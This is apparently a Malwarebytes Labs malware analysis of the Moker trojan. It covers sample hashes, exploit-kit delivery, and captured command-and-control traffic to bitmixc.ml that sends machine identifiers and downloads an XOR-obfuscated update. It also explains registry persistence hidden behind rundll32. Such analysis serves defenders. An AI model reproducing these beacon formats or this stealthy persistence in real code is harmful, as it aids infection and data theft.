Elusive Moker Trojan is back

blog.malwarebytes.com/threat-analysis/2017/04/elusive-moker-trojan/

Malwarebytes Labs April 21, 2017

***UPDATE**: This trojan is also known under the names Yebot and Tilon. According to Dr Web, this family is in circulation from at least 2012. It was first described under the name Moker by Ensilo, in 2015. //thanks to @kafeine for the tip*

Some time ago we observed a rare, interesting malware dropped from the Rig-v EK. Its code was depicting that it is written by professionals. Research has shown that it is a sample of Moker Trojan (read more here). However, for a long time, we could not find a sample with working CnC in order to do a deeper research. Finally, we found such a sample – this article will be a deep dive in its capabilities.

Analyzed samples

- **76987e1882ef27faab675c4a5ce4248d – main sample – dropped by EK (April 2017)**
  f961bf2d0504e376b3305e9d06f66de3 – the main module – DLL (stage 2)
- e63913d6d389a6bc5f2aa4036717ac27 – main sample (dropped by EK)
  4d9f5048e225e8b4dd5feb8ec489e483 – unpacked payload (stage 1)

Downloaded modules:

8997b9365c697e757f5a4717ec36fb2d – *pluginj382dew1i.exe*

faf2135dc5311b034d31191694a52bbd – *KB1080030.exe*

Reference samples (from 2015)

9bdd2e72708584c9fd6761252c9b0fb8 – sample #1


Distribution method

We found Moker Trojan distributed via exploit kits – in malvertising campaigns, as well as dropped from the hacked sites. Example – Rig-v EK dropping Moker:

Host	URL	Body	Caching	Content-Type	Process	Comments
localhost	/	160,098	max-ag...	application/octet-stream		[#0]
linktrack.online	/welcome	0	max-ag...	text/html; charset=utf-8	iexplore:3376	Site_Compromised: N/A
ex.food4women.com	/?q=LrXWrwE0q1oDItmscOAKphMk7qK1mAmT7QL9...	3,140		text/html	iexplore:3376	Exploit_Landing: RIG-v_EK_...
ex.food4women.com	/?oq=Gz4uzJpwai1Deua9vyCm90pVl4Al7Z0ODCfAd...	10,622		application/x-shockwav...	iexplore:3376	Exploit_Flash: RIG-v_EK_URL
ex.food4women.com	/?ie=UTF-16&q=ILLWrwE0q1oZOduscOAKpgs76ay...	160,098		application/x-msdownload	iexplore:3376	PE_Decrypted: RIG-v_EK_URL


Behavioral analysis

The malware injects itself into the *svchost*, and then contacts the CnC server.



Network communication

The communication is encrypted. The typical way of beaconing is to send the request to the address: *<gate_name>.php?img=<number>*
An example of the sent request:




```
GET /nnnn04722.php?img=1 HTTP/1.1
User-Agent: Mozilla
Host: bitmixc.ml
```

```
GET /nnnn04722.php?img=1 HTTP/1.1
User-Agent: Mozilla
Host: bitmixc.ml

HTTP/1.1 200 OK
Date: Mon, 03 Apr 2017 20:56:28 GMT
Server: Apache/2
X-Powered-By: PHP/5.3.28
Cache-Control: no-store
Expires: Tue, 04 Apr 2017 04:56:28 +0800
Accept-Ranges: bytes
Content-Length: 213504
Vary: Accept-Encoding,User-Agent
Content-Type: image/jpeg

k=....@...,..~'...#._.gI..L.#.X... y+....-.......*..
..N...L...@8zs.M..R..S..G....t.q@P....s.k....:..wC..F~V.i.....f[..A..'.`J....c......D..t.M
2..7m...^.
.ir./.V6-2w7.H..pD..$+.cH.4.[..uU.Gv...^.=.l1.Y......?.0...&TC.Fbi.d......>QU.^..@+.
0....P-.....-...vR.......b..6X.c....T....E'e.D:...K..^R.(.D....A.(m...p..@.7?!
H...>.V.........#^4~1.G3./.O.............K9.......E`...e9.~z[./...Fk7.Hw..H.
2V..I....v/.I.)6{
l/.u..j..../y$....ubN..5..cB....C6...a...W..;..ey..!....+vQ..P........5i.~../.....K{.9...
.........+O..o.F))M-.      ......DY.|b..8w.s..r...W.
```

The server responds with encrypted content (the bot saves it in a registry key). Then it injects itself in other applications and sends further requests, including the data of the infected machine, i.e.:

30	200	HTTP	bitmixc.ml	/nnnn04722.php?page=TESTMACHINE611_448D3B34&s=100&p=2.0&er=0.0	6	application/ocsp-response	jusched:1560
31	200	HTTP	bitmixc.ml	/nnnn04722.php?page=TESTMACHINE611_448D3B34&s=58970&p=2.1&er=0.0	6	application/ocsp-response	jusched:1560
32	200	HTTP	bitmixc.ml	/nnnn04722.php?page=TESTMACHINE611_448D3B34&s=11&p=2.0&er=0.0	159 775	application/ocsp-response	jusched:1560
33	200	HTTP	bitmixc.ml	/nnnn04722.php?page=TESTMACHINE611_448D3B34&s=11&p=2.0&er=0.0&a=10000007	6	application/ocsp-response	jusched:1560

```
GET /nnnn04722.php?page=<computername><windows_version>_<disk_id>&s=<number>p=
<number>.<number>&err=<number>.<number>
```

In the below case, the response turned out to be a PE file (an updated version of the bot) obfuscated by XOR with a character ‘c’.

```
POST /nnnn04722.php?
page=TESTMACHINE611_448D3B34&s=11&p=2.0&er=0.0 HTTP/1.1
Content-Type: application/ocsp-request
User-Agent: Mozilla/4.0 (compatible; MSIE 7.0; Windows NT 6.1;
Trident/4.0; SLCC2; .NET CLR 2.0.50727; .NET CLR 3.5.30729; .NET
CLR 3.0.30729; Media Center PC 6.0; .NET4.0C; .NET4.0E)
Host: bitmixc.ml
Content-Length: 11
Connection: Keep-Alive
Cache-Control: no-cache

<.....1003*HTTP/1.1 200 OK
Date: Mon, 03 Apr 2017 20:50:57 GMT
Server: Apache/2
X-Powered-By: PHP/5.3.28
Cache-Control: no-store
Expires: Tue, 04 Apr 2017 04:50:57 +0800
Vary: Accept-Encoding,User-Agent
Keep-Alive: timeout=1, max=100
Connection: Keep-Alive
Transfer-Encoding: chunked
Content-Type: application/ocsp-response

246a7
+..F...4.....B..c.
9.c`cccgccc..cc.ccccccc#ccccccccccccccccccccccccccccccc.cccm
|.mc.j.B.b/.B7.
.C.......C..

..C..C..
C

C',0C....MnniGccccccc..~.............z...N...........1
......ccccccccccccccc3&cc/
bgc.,R7cccccccc.c`bhb.cc.ccc.bccccc>Qcccsccc.cccc#ccscccaccgcccc
```

The server responds either by sending some encrypted content or a number:

```
=<number>
```


```
\...F.-.{.-..R...z.Zo44..0#8j.+........
...-...-...-...-...-...-....,.|.
9.,..E.....-...-...-...-...-...-...-...-...-...-....l._..=.....=q
..q8...*.....k.z.D..+...-<....*....F..`.....9}.|.5..<..
.       ...
..%2l.....       .       .....QCa.+b       ....-
`....-..x...m51....E.....HTTP/1.1 200 OK
Date: Mon, 03 Apr 2017 20:57:32 GMT
Server: Apache/2
X-Powered-By: PHP/5.3.28
Cache-Control: no-store
Expires: Tue, 04 Apr 2017 04:57:33 +0800
Vary: Accept-Encoding,User-Agent
Content-Length: 6
Keep-Alive: timeout=1, max=99
Connection: Keep-Alive
Content-Type: application/ocsp-response

=40737
```


45 client pkt(s), 2 server pkt(s), 3 turns.

Persistence


Moker achieves its persistence by adding a Run key in the registry. This method may look very simple at first. However, the authors of the malware hid the real executable behind a legitimate Microsoft application – Rundl32.exe. Thanks to this trick, it is much harder to notice it – a popular tool used to examine persistent applications, *Sysinternals' autoruns*, does not show such keys by default, assuming that they are harmless. (Viewing them can be enabled by clearing the default option "Hide Windows Entries".)



The sample of Moker is dropped in the current user's home directory:




If we take a closer look at the sample, we can see that it has been slightly modified in comparison to the original one – some encrypted information has been removed:




As it turned out after the further research (see in the part “Inside”), those bytes contains the CnC address, prefixed by a special tag. The information removed from the executable is not lost but stored elsewhere – in one of the registry keys created for storing the malware configuration.

Other keys created by the malware are saved under “*..\CLSID\{448D3B34-8D3B-3B34-8D3B-48D3448D3B34}”:*




The full dump of the registry entries is available here.


As it turned out, the encrypted CnC address, that was removed from the executable, is persisted in the registry, inside the key “5”:




Compare with the data from inside the original sample:




Another key, “6”, stores a PE file (the executable dumped from the registry is available here: 91f754c3fc475aed93e80575bb503c73).




The key “7” stores the data that was downloaded from the CnC after the initial beacon:




Compare with the content of the server response:




The key “10” contains the name of the downloaded module:



The new module is stored in *ProgramData*:

